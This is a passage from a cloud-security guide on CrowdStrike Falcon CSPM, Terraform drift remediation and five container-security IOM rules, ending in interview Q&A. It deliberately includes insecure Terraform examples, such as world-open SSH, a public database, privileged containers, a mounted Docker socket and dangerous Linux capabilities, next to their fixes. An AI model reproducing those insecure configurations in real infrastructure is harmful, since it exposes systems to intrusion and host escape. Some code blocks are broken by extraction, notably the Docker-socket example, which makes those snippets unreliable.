- | | Common issue: missing s3:GetBucketPolicy / ec2:DescribeSecurityGroups

4. INITIAL BASELINE:

- | First scan will likely show hundreds of IOMs
- | Don't panic – this is your starting point
- | Focus on: Critical + Internet-facing first
- | Create a remediation plan (see Part 3)

Alternative: Terraform-Based Onboarding

```

# =====
# METHOD B: TERRAFORM ONBOARDING (RECOMMENDED FOR IaC-FIRST ORGS)
# =====

# 1. Configure the CrowdStrike Provider
terraform {
  required_providers {
    crowdstrike = {
      source = "crowdstrike/crowdstrike"
      version = "~> 1.0"
    }
  }
}

provider "crowdstrike" {
  client_id      = var.falcon_client_id      # From API Client creation
  client_secret  = var.falcon_client_secret  # From API Client creation
  cloud          = "us-1"                    # us-1, us-2, eu-1, etc.
}

# 2. Register the AWS Account
resource "crowdstrike_cloud_aws_account" "production" {
  account_id      = "123456789012"
  organization_id = "o-xxxxxxxxxx"          # Optional: for org-wide

  # Features to enable
  cspm_enabled      = true
  behavior_assessment_enabled = true
  sensor_management_enabled = false

  # Account metadata
  account_type      = "commercial"          # commercial or gov-cloud
}

# 3. Create the IAM Role in AWS (using AWS provider)
provider "aws" {
  region = "us-east-1"
}

module "crowdstrike_cspm" {
  source = "crowdstrike/cloud-registration/aws"
  version = "~> 1.0"

  falcon_client_id = var.falcon_client_id
  external_id      = crowdstrike_cloud_aws_account.production.external_id

  enable_iom      = true
  enable_ioa      = true
  enable_idp      = true

  # Optional: Limit scanning to specific regions

```

```

    # target_regions = ["us-east-1", "us-west-2", "eu-west-1"]
}

# 4. Variables
variable "falcon_client_id" {
    type      = string
    description = "CrowdStrike Falcon API Client ID"
    sensitive  = true
}

variable "falcon_client_secret" {
    type      = string
    description = "CrowdStrike Falcon API Client Secret"
    sensitive  = true
}

# 5. Outputs
output "cspm_role_arn" {
    value = module.crowdstrike_cspm.iam_role_arn
}

output "registration_status" {
    value = crowdstrike_cloud_aws_account.production.status
}

```

2.3 Post-Onboarding Checklist

AFTER SUCCESSFUL ONBOARDING – OPERATIONAL SETUP

- ☐ SCAN RESULTS REVIEW (Day 1)
 - └─ Review initial IOM count by severity
 - └─ Identify false positives from environment-specific configs
 - └─ Create exceptions for known acceptable risks (with documentation)
 - └─ Set baseline metrics for tracking improvement
- ☐ NOTIFICATION SETUP (Day 1-2)
 - └─ Critical IOMs → PagerDuty/OpsGenie → SOC on-call
 - └─ High IOMs → Slack #cloud-security channel
 - └─ Medium/Low IOMs → Weekly digest email to team leads
 - └─ New account registration alerts → Security team
- ☐ INTEGRATION SETUP (Week 1)
 - └─ Jira integration → Auto-create tickets for Critical/High
 - └─ SIEM integration → Forward IOMs to Splunk/Sentinel
 - └─ Slack integration → Real-time notifications
 - └─ ServiceNow → CMDB mapping for asset ownership
- ☐ POLICY TUNING (Week 1-2)
 - └─ Customize severity for your compliance requirements

- └─ Disable irrelevant rules (services not in use)
- └─ Enable additional rules missed by defaults
- └─ Map policies to your compliance frameworks

□ TEAM ONBOARDING (Week 2)

- └─ Create read-only roles for DevOps teams
- └─ Train teams on interpreting IOMs
- └─ Share remediation runbooks
- └─ Establish SLA expectations

□ ONGOING MONITORING (Monthly)

- └─ Review IOM trends – are we improving?
- └─ Audit exception list – any expired?
- └─ Check for new CrowdStrike rule updates
- └─ Report posture metrics to leadership

PART 3: REMEDIATING MISCONFIGURATIONS & DRIFTS WITH TERRAFORM

3.1 Understanding Configuration Drift

WHAT IS DRIFT?

Drift = When live cloud state ≠ what's defined in your Terraform code


HOW DRIFT HAPPENS:

- └─ 1. Console Cowboy: Engineer changes SG rule directly in AWS Console
- └─ 2. CLI Quick Fix: Someone runs `aws ec2 authorize-security-group-ingress` manually
- └─ 3. Another Tool: A different automation tool modifies the same resource
- └─ 4. Emergency Fix: Incident response team opens ports during an incident
- └─ 5. AWS Auto-Changes: Service updates, default changes, deprecations

WHY DRIFT IS A SECURITY RISK:

- └─ Terraform doesn't know about the manual change
- └─ Next `terraform apply` may OVERWRITE the change (or not – depends on state)
- └─ Manual changes bypass code review, PR approval, and security scanning
- └─ IOMs in Falcon fire on the drifted resource – but the IaC looks clean
- └─ Compliance auditors see different configs in IaC vs. live environment

DRIFT DETECTION CHAIN:



```
10.0.0.0/8"    0.0.0.0/0"
               ↑
          DRIFT DETECTED!
```

3.2 Drift Detection Workflow

COMPLETE DRIFT DETECTION & REMEDIATION WORKFLOW

STEP 1: FALCON DETECTS THE IOM

- | CrowdStrike Falcon CSPM scans the AWS account
- | Finds: Security Group sg-0abc123 allows 0.0.0.0/0 on port 22
- | Creates IOM: "Security Group allows unrestricted SSH access"
- | Severity: ● CRITICAL
- | Notification sent via configured channel

STEP 2: ANALYST DETERMINES IF THIS IS DRIFT OR BAD IaC

- | Check 1: Look at resource tags
 - | Tag: terraform:workspace = "vpc-production"
 - | Tag: terraform:module = "security-groups"
 - | This tells us: resource IS managed by Terraform
- | Check 2: Compare with Terraform code
 - | Open the relevant .tf file in the repo
 - | Find the resource: aws_security_group_rule.ssh_access
 - | Code says: cidr_blocks = ["10.0.0.0/8"]
 - | Live says: cidr_blocks = ["0.0.0.0/0"]
 - | VERDICT: THIS IS DRIFT – someone changed it manually
- | Check 3: Find who made the change
 - | AWS CloudTrail → Filter: AuthorizeSecurityGroupIngress
 - | Resource: sg-0abc123
 - | User: arn:aws:iam::123456789012:user/john.doe
 - | Time: 2026-04-10 03:22:00 UTC (during incident response)
 - | Source IP: 10.1.2.3 (corporate VPN)
- | VERDICT: John opened SSH during an incident and forgot to close it

STEP 3: FIX IN TERRAFORM (NOT IN CONSOLE!)

- | Option A: Run terraform plan → see drift → terraform apply to revert
- | Option B: Update Terraform code if the change was intentional
- | ⚠ NEVER FIX DRIFT IN THE CONSOLE – it will drift again!

3.3 Terraform Drift Detection Commands

```
# =====
# TERRAFORM DRIFT DETECTION COMMANDS
# =====
```

```
# 1. DETECT DRIFT – See what changed vs. Terraform state
terraform plan -refresh-only
# Output shows resources that changed outside Terraform

# 2. DETAILED DRIFT REPORT
terraform plan -refresh-only -detailed-exitcode
# Exit codes:
#   0 = No changes
#   1 = Error
#   2 = Changes detected (DRIFT EXISTS!)

# 3. REFRESH STATE (Accept current live state into Terraform state)
# ⚠️ USE ONLY IF the manual change was INTENTIONAL and you want to KEEP it
terraform apply -refresh-only

# 4. REVERT DRIFT (Apply original Terraform config to overwrite manual changes)
terraform apply
# This will show the changes needed to bring live → match code
# Review carefully before approving!

# 5. TARGETED DRIFT CHECK (Single resource)
terraform plan -target=aws_security_group.main
# Only checks drift on the specified resource

# 6. IMPORT UNMANAGED RESOURCES
# If a resource was created manually and needs to be Terraform-managed:
terraform import aws_security_group.manually_created sg-0abc123
# Then write the corresponding .tf code to match the live config
```

3.4 Common Misconfiguration Remediations in Terraform

Remediation 1: S3 Bucket Public Access (IOM: S3 Public)

```
# ❌ MISCONFIGURATION – S3 bucket without public access block
resource "aws_s3_bucket" "data" {
  bucket = "my-app-data-bucket"
}

# ✅ REMEDIATION – Add public access block + encryption
resource "aws_s3_bucket" "data" {
  bucket = "my-app-data-bucket"
}

resource "aws_s3_bucket_public_access_block" "data" {
  bucket = aws_s3_bucket.data.id

  block_public_acls      = true
  block_public_policy    = true
  ignore_public_acls    = true
  restrict_public_buckets = true
}
```

```

}

resource "aws_s3_bucket_server_side_encryption_configuration" "data" {
  bucket = aws_s3_bucket.data.id

  rule {
    apply_server_side_encryption_by_default {
      sse_algorithm = "aws:kms"
      kms_master_key_id = aws_kms_key.s3_key.arn
    }
    bucket_key_enabled = true
  }
}

resource "aws_s3_bucket_versioning" "data" {
  bucket = aws_s3_bucket.data.id
  versioning_configuration {
    status = "Enabled"
  }
}

resource "aws_s3_bucket_logging" "data" {
  bucket = aws_s3_bucket.data.id
  target_bucket = aws_s3_bucket.access_logs.id
  target_prefix = "s3-access-logs/data-bucket/"
}

```

Remediation 2: Security Group Open SSH (IOM: Open SG)

```

# ❌ MISCONFIGURATION – SSH open to the world
resource "aws_security_group_rule" "ssh" {
  type = "ingress"
  security_group_id = aws_security_group.app.id
  from_port = 22
  to_port = 22
  protocol = "tcp"
  cidr_blocks = ["0.0.0.0/0"] # ← CRITICAL IOM
}

# ✅ REMEDIATION – Option A: Restrict to corporate CIDR
resource "aws_security_group_rule" "ssh" {
  type = "ingress"
  security_group_id = aws_security_group.app.id
  from_port = 22
  to_port = 22
  protocol = "tcp"
  cidr_blocks = ["10.0.0.0/8"] # Corporate network only
  description = "SSH from corporate VPN only"
}

# ✅ REMEDIATION – Option B: Remove SSH entirely, use SSM

```



```
# (BETTER – no inbound ports needed at all)
# Delete the SSH security group rule entirely
# Add SSM IAM policy to instance role instead:

resource "aws_iam_role_policy_attachment" "ssm" {
  role      = aws_iam_role.instance_role.name
  policy_arn = "arn:aws:iam::aws:policy/AmazonSSMManagedInstanceCore"
}
```

Remediation 3: RDS Publicly Accessible (IOM: Public Database)

```
# ❌ MISCONFIGURATION
resource "aws_db_instance" "app_db" {
  identifier      = "app-database"
  engine          = "postgres"
  instance_class  = "db.t3.medium"
  publicly_accessible = true          # ← CRITICAL IOM
  storage_encrypted = false          # ← HIGH IOM
}

# ✅ REMEDIATION
resource "aws_db_instance" "app_db" {
  identifier      = "app-database"
  engine          = "postgres"
  instance_class  = "db.t3.medium"
  publicly_accessible = false          # Fix 1: Private only
  storage_encrypted = true            # Fix 2: Encrypted
  kms_key_id      = aws_kms_key.rds_key.arn          # Fix 3: CMK
  db_subnet_group_name = aws_db_subnet_group.private.name # Fix 4: Private subnet

  # Additional security hardening
  deletion_protection = true
  backup_retention_period = 7
  multi_az             = true

  # Performance Insights (for monitoring)
  performance_insights_enabled = true
  performance_insights_kms_key_id = aws_kms_key.rds_key.arn
}
```

Remediation 4: IAM User with Access Keys (IOM: IAM Risk)

```
# ❌ MISCONFIGURATION – IAM user with long-lived access keys
resource "aws_iam_user" "deploy_user" {
  name = "cicd-deploy-user"
}

resource "aws_iam_access_key" "deploy_key" {
  user = aws_iam_user.deploy_user.name
}
```

```

# ← Long-lived credential – HIGH RISK
}

# ✅ REMEDIATION – Use OIDC federation for CI/CD
# Delete the IAM user and access keys
# Replace with OIDC provider for GitHub Actions:

resource "aws_iam_openid_connect_provider" "github" {
  url = "https://token.actions.githubusercontent.com"
  client_id_list = ["sts.amazonaws.com"]
  thumbprint_list = ["6938fd4d98bab03faadb97b34396831e3780aea1"]
}

resource "aws_iam_role" "github_actions" {
  name = "github-actions-deploy"

  assume_role_policy = jsonencode({
    Version = "2012-10-17"
    Statement = [{
      Effect = "Allow"
      Principal = {
        Federated = aws_iam_openid_connect_provider.github.arn
      }
      Action = "sts:AssumeRoleWithWebIdentity"
      Condition = {
        StringEquals = {
          "token.actions.githubusercontent.com:aud" = "sts.amazonaws.com"
        }
        StringLike = {
          "token.actions.githubusercontent.com:sub" =
            "repo:myorg/myrepo:ref:refs/heads/main"
        }
      }
    }]
  })
}

# Result: No long-lived credentials, scoped to specific repo/branch

```

Remediation 5: EKS Public Endpoint (IOM: EKS Exposure)

```

# ❌ MISCONFIGURATION
resource "aws_eks_cluster" "main" {
  name      = "prod-cluster"
  role_arn = aws_iam_role.eks.arn

  vpc_config {
    endpoint_private_access = false # ← Can't access from VPC
    endpoint_public_access  = true  # ← Open to internet!
    public_access_cidrs     = ["0.0.0.0/0"] # ← All IPs!
  }
}

```

```
# ✅ REMEDIATION
resource "aws_eks_cluster" "main" {
  name      = "prod-cluster"
  role_arn = aws_iam_role.eks.arn

  vpc_config {
    endpoint_private_access = true           # Fix 1: VPC access
    endpoint_public_access  = true           # Still needed for kubectl
    public_access_cidrs     = [              # Fix 2: Restrict CIDRs
      "10.0.0.0/8",                      # Corporate network
      "203.0.113.50/32"                  # VPN exit IP
    ]
    subnet_ids               = var.private_subnet_ids # Fix 3: Private subnets
    security_group_ids       = [aws_security_group.eks_cluster.id]
  }

  # Fix 4: Enable control plane logging
  enabled_cluster_log_types = [
    "api", "audit", "authenticator", "controllerManager", "scheduler"
  ]

  # Fix 5: Encryption
  encryption_config {
    provider {
      key_arn = aws_kms_key.eks.arn
    }
    resources = ["secrets"]
  }
}
```

3.5 Automated Drift Prevention Pipeline

```
# =====
# CI/CD PIPELINE – PREVENT DRIFT & MISCONFIGURATIONS
# =====
# .github/workflows/terraform-security.yml

name: Terraform Security Pipeline

on:
  pull_request:
    paths:
      - 'terraform/**'

jobs:
  security-scan:
    runs-on: ubuntu-latest
    steps:
      # Step 1: IaC Security Scanning (Pre-Deploy)
```

```

- name: Checkout Code
  uses: actions/checkout@v4

- name: Run Checkov IaC Scan
  uses: bridgecrewio/checkov-action@v12
  with:
    directory: terraform/
    framework: terraform
    output_format: junitxml
    soft_fail: false          # FAIL the build on violations
    skip_check: ""           # No skips by default
    check: >
      CKV_AWS_145,CKV_AWS_24,CKV_AWS_18,CKV_AWS_19,
      CKV_AWS_23,CKV_AWS_79,CKV_AWS_130,CKV_K8S_1,
      CKV_K8S_8,CKV_K8S_20

# Step 2: Terraform Plan (Detect Drift)
- name: Terraform Init
  run: terraform init -backend-config=backend.hcl
  working-directory: terraform/

- name: Terraform Plan
  run: terraform plan -out=plan.tfplan -detailed-exitcode
  working-directory: terraform/
  continue-on-error: true

# Step 3: Drift Alert
- name: Alert on Drift
  if: steps.plan.outputs.exitcode == 2
  run: |
    echo "⚠️ DRIFT DETECTED – Live infrastructure differs from code!"
    echo "Review the plan output and verify changes are intentional."
    # Send Slack notification
    curl -X POST ${ secrets.SLACK_WEBHOOK } \
      -d '{"text": "🔥 Terraform Drift Detected in production!"}'

# Step 4: CrowdStrike Falcon IaC Scan (Optional – if using Falcon IaC)
- name: Falcon IaC Scan
  uses: crowdstrike/falcon-iac-scan@v1
  with:
    falcon_client_id: ${ secrets.FALCON_CLIENT_ID }
    falcon_client_secret: ${ secrets.FALCON_CLIENT_SECRET }
    path: terraform/
    fail_on: high          # Fail on HIGH and CRITICAL

```

PART 4: 5 TERRAFORM-BASED IOM RULES FOR CONTAINER SECURITY

Context: These 5 Terraform configurations define IOM rules that detect container security misconfigurations. Each includes the insecure config, the Falcon IOM that triggers, and the Terraform remediation.

IOM Rule 1: Privileged Container Detection

IOM RULE #1: PRIVILEGED CONTAINER DETECTED	
SEVERITY:	● CRITICAL
CIS BENCHMARK:	CIS Kubernetes 5.2.1
MITRE ATT&CK:	T1611 (Escape to Host)
FALCON RULE:	"Container running with privileged flag"
RISK:	Container has FULL host kernel access – attacker can escape to node

```
# =====
# IOM #1: PRIVILEGED CONTAINER – TERRAFORM (KAC Policy)
# =====

# --- CrowdStrike KAC Policy: Block Privileged Containers ---
resource "crowdstrike_cloud_security_kac_policy" "block_privileged" {
  name          = "Block Privileged Containers – Production"
  description    = "Prevents deployment of containers with privileged: true"
  enabled        = true

  rule_groups {
    name = "privileged-container-block"
    action = "prevent" # Block deployment (use "alert" for monitoring phase)

    rules {
      privileged_container = "enabled"
    }
  }

  # Assign to production clusters only
  cluster_groups = ["production-eks-clusters"]

  # Exceptions for system components
  exceptions {
    namespace = "kube-system"
    reason     = "CNI plugins require privileged for network setup"
  }
  exceptions {
    namespace = "falcon-system"
    reason     = "Falcon sensor DaemonSet requires privileged for monitoring"
  }
}

# --- Terraform Configuration That TRIGGERS This IOM ---
```

```
# This Kubernetes deployment will be BLOCKED by the KAC policy above
```

```
resource "kubernetes_deployment" "insecure_app" {
  metadata {
    name      = "payment-api"
    namespace = "payments"
  }
  spec {
    replicas = 2
    selector {
      match_labels = { app = "payment-api" }
    }
    template {
      metadata {
        labels = { app = "payment-api" }
      }
      spec {
        container {
          name = "payment-api"
          image = "123456.dkr.ecr.us-east-1.amazonaws.com/payment-api:v2.1"

          security_context {
            privileged = true # ← THIS TRIGGERS IOM #1
            # Falcon KAC intercepts this → DEPLOYMENT REJECTED
          }
        }
      }
    }
  }
}
```

```
# --- REMEDIATED Terraform (Passes IOM Check) ---
```

```
resource "kubernetes_deployment" "secure_app" {
  metadata {
    name      = "payment-api"
    namespace = "payments"
  }
  spec {
    replicas = 2
    selector {
      match_labels = { app = "payment-api" }
    }
    template {
      metadata {
        labels = { app = "payment-api" }
      }
      spec {
        container {
          name = "payment-api"
          image = "123456.dkr.ecr.us-east-1.amazonaws.com/payment-api:v2.1"

          security_context {
```

```

    privileged          = false      # ✅ Not privileged
    run_as_non_root     = true       # ✅ Non-root user
    read_only_root_filesystem = true  # ✅ Read-only fs
    allow_privilege_escalation = false # ✅ No escalation

    capabilities {
      drop = ["ALL"]                # ✅ Drop all caps
      add  = ["NET_BIND_SERVICE"]    # ✅ Only what's needed
    }
  }
}
}
}
}
}
}
}
}
}
}

```

IOM Rule 2: Container Running as Root User

IOM RULE #2: CONTAINER RUNNING AS ROOT	
SEVERITY:	● HIGH
CIS BENCHMARK:	CIS Kubernetes 5.2.6
MITRE ATT&CK:	T1078 (Valid Accounts – Default Accounts)
FALCON RULE:	"Container process running as UID 0"
RISK:	Root in container = easier escape, mount host paths, access secrets

```

# =====
# IOM #2: ROOT USER IN CONTAINER – TERRAFORM (KAC Policy)
# =====

resource "crowdstrike_cloud_security_kac_policy" "block_root_user" {
  name          = "Enforce Non-Root Containers – All Clusters"
  description    = "Blocks containers that run as root (UID 0)"
  enabled       = true

  rule_groups {
    name  = "root-user-block"
    action = "prevent"

    rules {
      run_as_root_user = "enabled"
    }
  }
}

cluster_groups = ["all-eks-clusters"]

exceptions {

```

```

    namespace = "kube-system"
    reason    = "CoreDNS and kube-proxy require root for port binding"
  }
}

# --- Terraform That TRIGGERS This IOM ---
resource "kubernetes_deployment" "root_app" {
  metadata {
    name      = "data-processor"
    namespace = "analytics"
  }
  spec {
    replicas = 3
    selector {
      match_labels = { app = "data-processor" }
    }
    template {
      metadata {
        labels = { app = "data-processor" }
      }
      spec {
        container {
          name = "processor"
          image = "123456.dkr.ecr.us-east-1.amazonaws.com/data-processor:v1.5"

          # ✖ NO securityContext defined
          # → Container runs as whatever USER is in Dockerfile
          # → If Dockerfile has no USER instruction → runs as ROOT
          # → THIS TRIGGERS IOM #2
        }
      }
    }
  }
}

# --- REMEDIATED Terraform ---
resource "kubernetes_deployment" "secure_root_app" {
  metadata {
    name      = "data-processor"
    namespace = "analytics"
  }
  spec {
    replicas = 3
    selector {
      match_labels = { app = "data-processor" }
    }
    template {
      metadata {
        labels = { app = "data-processor" }
      }
      spec {
        security_context {

```



```

    run_as_non_root = true          # ✅ Pod-level: enforce non-root
    run_as_user      = 1000         # ✅ Explicit non-root UID
    run_as_group     = 1000         # ✅ Explicit non-root GID
    fs_group         = 1000         # ✅ Volume ownership

    seccomp_profile {
      type = "RuntimeDefault"      # ✅ Default seccomp profile
    }
  }

  container {
    name = "processor"
    image = "123456.dkr.ecr.us-east-1.amazonaws.com/data-processor:v1.5"

    security_context {
      run_as_non_root          = true
      read_only_root_filesystem = true
      allow_privilege_escalation = false
      capabilities {
        drop = ["ALL"]
      }
    }

    # Writable directories via volumes only
    volume_mount {
      name       = "tmp"
      mount_path = "/tmp"
    }
  }

  volume {
    name = "tmp"
    empty_dir {} # Ephemeral writable volume
  }
}
}
}
}
}

```

IOM Rule 3: Host Docker Socket Mounted in Container

IOM RULE #3: DOCKER SOCKET MOUNTED IN CONTAINER

SEVERITY: ● CRITICAL

CIS BENCHMARK: CIS Docker 5.31

MITRE ATT&CK: T1610 (Deploy Container via API)

FALCON RULE: "Container mounting host runtime socket"

RISK: Pod with docker.sock can spawn new privileged containers on the host

| - equivalent to full host compromise |

```
# =====
# IOM #3: DOCKER SOCKET MOUNT - TERRAFORM (KAC Policy)
# =====

resource "crowdstrike_cloud_security_kac_policy" "block_docker_socket" {
  name          = "Block Docker Socket Mount - All Environments"
  description    = "Prevents containers from mounting /var/run/docker.sock"
  enabled       = true

  rule_groups {
    name  = "docker-socket-block"
    action = "prevent"

    rules {
      runtime_socket_in_container = "enabled"
    }
  }

  cluster_groups = ["all-eks-clusters"]

  # NO exceptions - docker socket mount should NEVER be allowed
  # If CI/CD runners need container builds, use Kaniko or buildah instead
}

# --- Terraform That TRIGGERS This IOM ---
resource "kubernetes_deployment" "cicd_runner" {
  metadata {
    name      = "jenkins-agent"
    namespace = "ci-cd"
  }
  spec {
    replicas = 2
    selector {
      match_labels = { app = "jenkins-agent" }
    }
    template {
      metadata {
        labels = { app = "jenkins-agent" }
      }
      spec {
        container {
          name  = "jenkins-agent"
          image = "jenkins/inbound-agent:latest"

          volume_mount {
            name      = "docker-sock"
            mount_path = "/var/run/docker.sock" # ← TRIGGERS IOM #3
          }
        }
      }
    }
  }
}
```



```

args = [
  "--dockerfile=Dockerfile",
  "--context=dir:///workspace",
  "--destination=123456.dkr.ecr.us-east-1.amazonaws.com/app:latest",
  "--cache=true"
]

volume_mount {
  name      = "workspace"
  mount_path = "/workspace"
}
volume_mount {
  name      = "docker-config"
  mount_path = "/kaniko/.docker"
}

volume {
  name = "workspace"
  empty_dir {} # ✅ No host paths
}
volume {
  name = "docker-config"
  secret {
    secret_name = "ecr-registry-credentials"
  }
}
}
}
}
}
}

```

IOM Rule 4: Container with Dangerous Linux Capabilities

IOM RULE #4: DANGEROUS LINUX CAPABILITIES GRANTED	
SEVERITY:	● HIGH
CIS BENCHMARK:	CIS Kubernetes 5.2.8, 5.2.9
MITRE ATT&CK:	T1611 (Escape to Host), T1068 (Exploitation for Privilege Escalation)
FALCON RULE:	"Container granted SYS_ADMIN/NET_RAW/etc."
RISK:	SYS_ADMIN = near-privileged access
	NET_RAW = network sniffing/spoofing
	SYS_PTRACE = process injection

```

# =====
# IOM #4: DANGEROUS CAPABILITIES – TERRAFORM (KAC Policy)

```

```

# =====

resource "crowdstrike_cloud_security_kac_policy" "block_dangerous_caps" {
  name          = "Block Dangerous Linux Capabilities – Production"
  description    = "Prevents containers from adding SYS_ADMIN, NET_RAW, SYS_PTRACE"
  enabled       = true

  rule_groups {
    name      = "dangerous-capabilities-block"
    action    = "prevent"

    rules {
      container_with_sysadmin_capability = "enabled"
      container_with_net_raw_capability  = "enabled"
      container_with_sys_ptrace_capability = "enabled"
    }
  }

  cluster_groups = ["production-eks-clusters"]

  exceptions {
    namespace = "falcon-system"
    reason    = "Falcon sensor requires SYS_PTRACE for process inspection"
  }
  exceptions {
    namespace = "monitoring"
    image     = "calico/node:*"
    reason    = "Calico CNI requires NET_RAW for network policy enforcement"
  }
}

# --- Terraform That TRIGGERS This IOM ---
resource "kubernetes_deployment" "debug_tool" {
  metadata {
    name      = "network-debugger"
    namespace = "platform"
  }
  spec {
    replicas = 1
    selector {
      match_labels = { app = "network-debugger" }
    }
    template {
      metadata {
        labels = { app = "network-debugger" }
      }
      spec {
        container {
          name = "debugger"
          image = "nicolaka/netshoot:latest"

          security_context {

```

```

        capabilities {
            add = [
                "SYS_ADMIN",    # ← TRIGGERS IOM #4 (near-privileged)
                "NET_RAW",      # ← TRIGGERS IOM #4 (packet sniffing)
                "SYS_PTRACE",   # ← TRIGGERS IOM #4 (process injection)
                "NET_ADMIN"    # ← Additional risk
            ]
        }
    }
}
}
}
}
}
}

# --- REMEDIATED Terraform ---
resource "kubernetes_deployment" "secure_debug_tool" {
    metadata {
        name      = "network-debugger"
        namespace = "platform"
        labels = {
            "app.kubernetes.io/name" = "network-debugger"
            "security-review"         = "approved-2026-04"
        }
    }
    spec {
        replicas = 1
        selector {
            match_labels = { app = "network-debugger" }
        }
        template {
            metadata {
                labels = { app = "network-debugger" }
            }
            spec {
                # Pod-level security context
                security_context {
                    run_as_non_root = true
                    run_as_user     = 65534 # nobody user
                    seccomp_profile {
                        type = "RuntimeDefault"
                    }
                }
            }
        }
        container {
            name = "debugger"
            image = "123456.dkr.ecr.us-east-1.amazonaws.com/netshoot:v0.12" # ✅ Private
            registry

            security_context {
                allow_privilege_escalation = false
                read_only_root_filesystem = true
            }
        }
    }
}

```

```
capabilities {
    drop = ["ALL"]           #  Drop everything
    add  = ["NET_BIND_SERVICE"] #  Only what's actually needed
}
}
}

# If the tool needs temporary storage
volume {
    name = "tmp"
    empty_dir {
        size_limit = "100Mi"
    }
}
}
}
}
}
```

IOM Rule 5: Container Without Network Policy Enforcement

IOM RULE #5: NO NETWORK POLICY IN NAMESPACE	
SEVERITY:	● HIGH
CIS BENCHMARK:	CIS Kubernetes 5.3.2
MITRE ATT&CK:	T1021 (Lateral Movement via Remote Services)
FALCON RULE:	"Namespace has no NetworkPolicy defined"
RISK:	Without NetworkPolicy, ANY pod can talk to ANY other pod – lateral movement is trivial Attacker compromises one pod → moves to ALL

```
# =====
# IOM #5: MISSING NETWORK POLICY – TERRAFORM
# =====

# This IOM is detected by Falcon CSPM's Kubernetes assessment,
# not KAC admission control (since NetworkPolicy is not a pod-level setting).
# The remediation is to deploy NetworkPolicies via Terraform.

# --- Checking for this IOM in Falcon ---
# Cloud Security → Configuration Assessment → Kubernetes
# Finding: "Namespace 'payments' has no NetworkPolicy"
# Severity: HIGH
# Recommendation: "Deploy a default-deny NetworkPolicy and then
#                  add allow rules for required traffic"

# --- REMEDIATION: Deploy Default-Deny + Allowlist ---
```

```

# STEP 1: Default-Deny All Traffic in Namespace
resource "kubernetes_network_policy" "default_deny_all" {
  metadata {
    name      = "default-deny-all"
    namespace = "payments"
  }

  spec {
    pod_selector {} # Empty = applies to ALL pods in namespace

    # Deny ALL ingress
    ingress {}

    # Deny ALL egress
    egress {}

    policy_types = ["Ingress", "Egress"]
  }
}

# STEP 2: Allow Specific Traffic – API to Database
resource "kubernetes_network_policy" "allow_api_to_db" {
  metadata {
    name      = "allow-api-to-database"
    namespace = "payments"
  }

  spec {
    pod_selector {
      match_labels = { app = "payment-api" } # Source: API pods
    }

    # Allow egress TO database pods on port 5432
    egress {
      to {
        pod_selector {
          match_labels = { app = "payment-db" } # Destination: DB pods
        }
      }
      ports {
        port      = "5432"
        protocol = "TCP"
      }
    }
  }

  # Allow egress TO DNS (required for service discovery)
  egress {
    to {
      namespace_selector {
        match_labels = { name = "kube-system" }
      }
    }
  }
}

```



```

    ports {
      port      = "53"
      protocol = "UDP"
    }
    ports {
      port      = "53"
      protocol = "TCP"
    }
  }

  policy_types = ["Egress"]
}
}

# STEP 3: Allow Ingress from Load Balancer to API
resource "kubernetes_network_policy" "allow_lb_to_api" {
  metadata {
    name      = "allow-ingress-to-api"
    namespace = "payments"
  }

  spec {
    pod_selector {
      match_labels = { app = "payment-api" }
    }

    # Allow ingress FROM ingress controller namespace
    ingress {
      from {
        namespace_selector {
          match_labels = { name = "ingress-nginx" }
        }
      }
      ports {
        port      = "8080"
        protocol = "TCP"
      }
    }

    policy_types = ["Ingress"]
  }
}

# STEP 4: Allow Falcon Sensor Communication
resource "kubernetes_network_policy" "allow_falcon" {
  metadata {
    name      = "allow-falcon-sensor"
    namespace = "payments"
  }

  spec {
    pod_selector {}      # All pods need Falcon connectivity
  }
}

```

```

# Allow egress to Falcon cloud
egress {
  ports {
    port      = "443"
    protocol = "TCP"
  }
}

policy_types = ["Egress"]
}
}

```

Summary: All 5 Container Security IOM Rules

#	IOM Rule	Severity	Terraform Resource
1	Privileged Container	CRITICAL	crowdstrike_kac_policy + kubernetes_deployment
2	Root User in Container	HIGH	crowdstrike_kac_policy + kubernetes_deployment
3	Docker Socket Mount	CRITICAL	crowdstrike_kac_policy + kubernetes_deployment
4	Dangerous Capabilities (SYS_ADMIN/NET_RAW)	HIGH	crowdstrike_kac_policy + kubernetes_deployment
5	No NetworkPolicy in NS	HIGH	kubernetes_network_policy (default-deny + allowlist)

PART 5: INTERVIEW QUESTIONS & ANSWERS

Section A: IOM Policies & Rules (8 Questions)

Q1. "What is an IOM in CrowdStrike Falcon, and how does it differ from an IOA?"

Answer:

"An **IOM (Indicator of Misconfiguration)** is a static, configuration-based detection in CrowdStrike Falcon Cloud Security that identifies insecure settings in cloud resources. It checks the configuration state — like 'is this S3 bucket public?' or 'does this pod run as root?'

An **IOA (Indicator of Attack)** is a behavioral, runtime-based detection that identifies suspicious actions — like 'a new executable appeared in a running container' (drift) or 'a process opened a reverse shell.'

Key differences:

- **IOM = What IS configured wrong** → Fix the configuration
- **IOA = What IS happening right now** → Kill the process, investigate
- IOMs fire during periodic scans or at deployment (via KAC)
- IOAs fire in real-time during container execution
- IOMs are typically remediated via Terraform/IaC fixes
- IOAs are typically responded to via IR playbooks

Example in practice: An IOM flags 'this pod runs as privileged' (before or during deployment). An IOA fires when 'a privileged pod just executed nsenter to escape to the host' (during runtime). The IOM could have prevented the IOA if we had enforced the KAC policy."

Q2. "How do you write a custom IOM policy in CrowdStrike Falcon?"

Answer:

"There are three methods to create IOM policies in Falcon:

Method 1: Customize Built-In Policies Navigate to Cloud Security → Configuration Assessment → Policies. Select a built-in rule (e.g., 'S3 bucket public'), change its severity from HIGH to CRITICAL for your compliance needs, and enable/disable rules per your environment. This is the quickest approach.

Method 2: Clone and Modify If you need a stricter version of an existing rule — for example, enforcing CMK encryption instead of just requiring encryption on/off — clone the built-in rule, modify the check logic, add your compliance mappings, and assign a descriptive name.

Method 3: Create from Scratch For organization-specific rules that don't have built-in equivalents — like mandatory tagging policies — create a new custom policy. Define the cloud provider, service, check logic, severity, and compliance framework mapping.

Best practices I follow:

- Start with clones of existing policies (proven logic, less error-prone)
 - Always map to compliance frameworks (CIS, PCI, SOX, NIST)
